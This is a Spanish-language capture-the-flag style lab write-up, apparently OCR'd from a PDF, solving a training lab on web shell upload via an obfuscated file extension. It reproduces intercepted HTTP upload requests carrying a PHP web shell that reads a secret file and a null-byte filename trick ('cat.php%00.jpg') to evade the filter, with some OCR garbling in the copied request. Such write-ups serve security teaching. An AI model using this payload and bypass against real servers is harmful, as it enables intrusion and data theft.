Web shell upload via obfuscated file extension

LAB Not solved

Submit solution Back to lab description

Home | My account

WE LIKE TO BLOG

Login


Username

wiener


Password


Log in

Al tratar de subir un archivo .php vemos que nos indica que la extensión no está permitida:




Ahora vamos a subir el archivo cat.php que creamos el laboratorio de subida de archivo y vamos a interceptar la solicitud con Burpsuite, encendemos la intercepción de Burpsuite y presionamos Upload:






Así se ve la solicitud capturada:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
Learn
Intercept
HTTP history
WebSockets history
Options
Request to https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net:443 [34.246.129.62]
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/2
Pretty
Raw
Hex
1 POST /my-account/avatar HTTP/2
2 Host: 0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net
3 Cookie: session=RukZTeJkScTiY8Ali4dtupmg0OSSkln7
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data; boundary=---------------------------246774435528049999703740834676
9 Content-Length: 542
10 Origin: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net
11 Referer: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net/my-account
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 -----------------------------246774435528049999703740834676
20 Content-Disposition: form-data; name="avatar"; filename="cat.php"
21 Content-Type: application/x-php
22
23 <?php echo file_get_contents('/home/carlos/secret'); ?>
24
25 -----------------------------246774435528049999703740834676
26 Content-Disposition: form-data; name="user"
27
28 wiener
29 -----------------------------246774435528049999703740834676
30 Content-Disposition: form-data; name="csrf"
31
32 tylqgrAGXCY3UldL3n2mSpK5F6PXCkb7
33 -----------------------------246774435528049999703740834676--
34

Entonces vamos a proceder ofuscar la extensión del archivo para evadir los filtros o listas de seguridad y presionamos Forward luego:



```
POST /my-account/avatar HTTP/2
Host: 0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net
Cookie: session=RukZTeJkScTiY8Ali4dtupmg0OSSkln7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------246774435528049999703740834676
Content-Length: 542
Origin: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net
Referer: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net/my-account
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------246774435528049999703740834676
Content-Disposition: form-data; name="avatar"; filename="cat.php%00.jpg"
Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>

-----------------------------246774435528049999703740834676
Content-Disposition: form-data; name="user"

wiener
-----------------------------246774435528049999703740834676
Content-Disposition: form-data; name="csrf"

tylqgrAGXCY3UldL3n2mSpK5F6PXCkb7
-----------------------------246774435528049999703740834676--
```

Pastebin:

POST /my-account/avatar HTTP/2

Host: 0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net

Cookie: session=RukZTeJkScTiY8Ali4dtupmg0OSSkln7

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data; boundary=----------------------------539557131139604966651227186567

Content-Length: 538

Origin: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net

Referer: https://0a5b009b0404e2ac81b084ec00bb0057.web-security-academy.net/my-account

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1

Te: trailers

-----------------------------539557131139604966512271865 67

Content-Disposition: form-data; name="avatar"; filename="cat.php%00.jpg"

Content-Type: application/x-php

<?php echo file_get_contents('/home/carlos/secret'); ?>

-----------------------------539557131139604966512271865 67

Content-Disposition: form-data; name="user"

wiener


-----------------------------539557131139604966512271865 67

Content-Disposition: form-data; name="csrf"


ty1qgrAGXCY3U1dL3n2mSpK5F6PXCkb7

-----------------------------539557131139604966512271865 67—

Vemos que el archivo se subió exitosamente:




Damos click derecho y vamos al código fuente de la página:




Aquí vemos la ruta donde se están guardando los archivos "/files/avatars/cat.php":


```
<h1>My Account</h1>
<div id=account-content>
    <p>Your username is: wiener</p>
    <form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
        <label>Email</label>
        <input required type="email" name="email" value="">
        <input required type="hidden" name="csrf" value="ty1qgrAGXCY3U1dL3n2mSpK5F6PXCkb7">
        <button class='button' type='submit'> Update email </button>
    </form>
    <form class=login-form id=avatar-upload-form action="/my-account/avatar" method=POST enctype="multipa
        <p>
        <img src="/files/avatars/cat.php%00.jpg" class=avatar>
        </p>
        <label>Avatar:</label>
        <input type=file name=avatar>
        <input type=hidden name=user value=wiener />
        <input required type="hidden" name="csrf" value="ty1qgrAGXCY3U1dL3n2mSpK5F6PXCkb7">
        <button class=button type=submit>Upload</button>
    </form>
</div>
```

Copiamos la ruta y vamos otra vez a l pagina de subida de archivos y por medio de la url vamos a ejecutar dicho archivo:







Ya tenemos la flag:



Vamos a la pagina y vamos a presionar Summit solution y luego ingresamos la flag y presionamos ok:



Ya completamos el laboratorio:




Vulnerabilidades de Directorio Transversal


laboratorios

Recorrido de ruta de archivo, caso simple

Abrimos la herramienta **Burp Suite**:

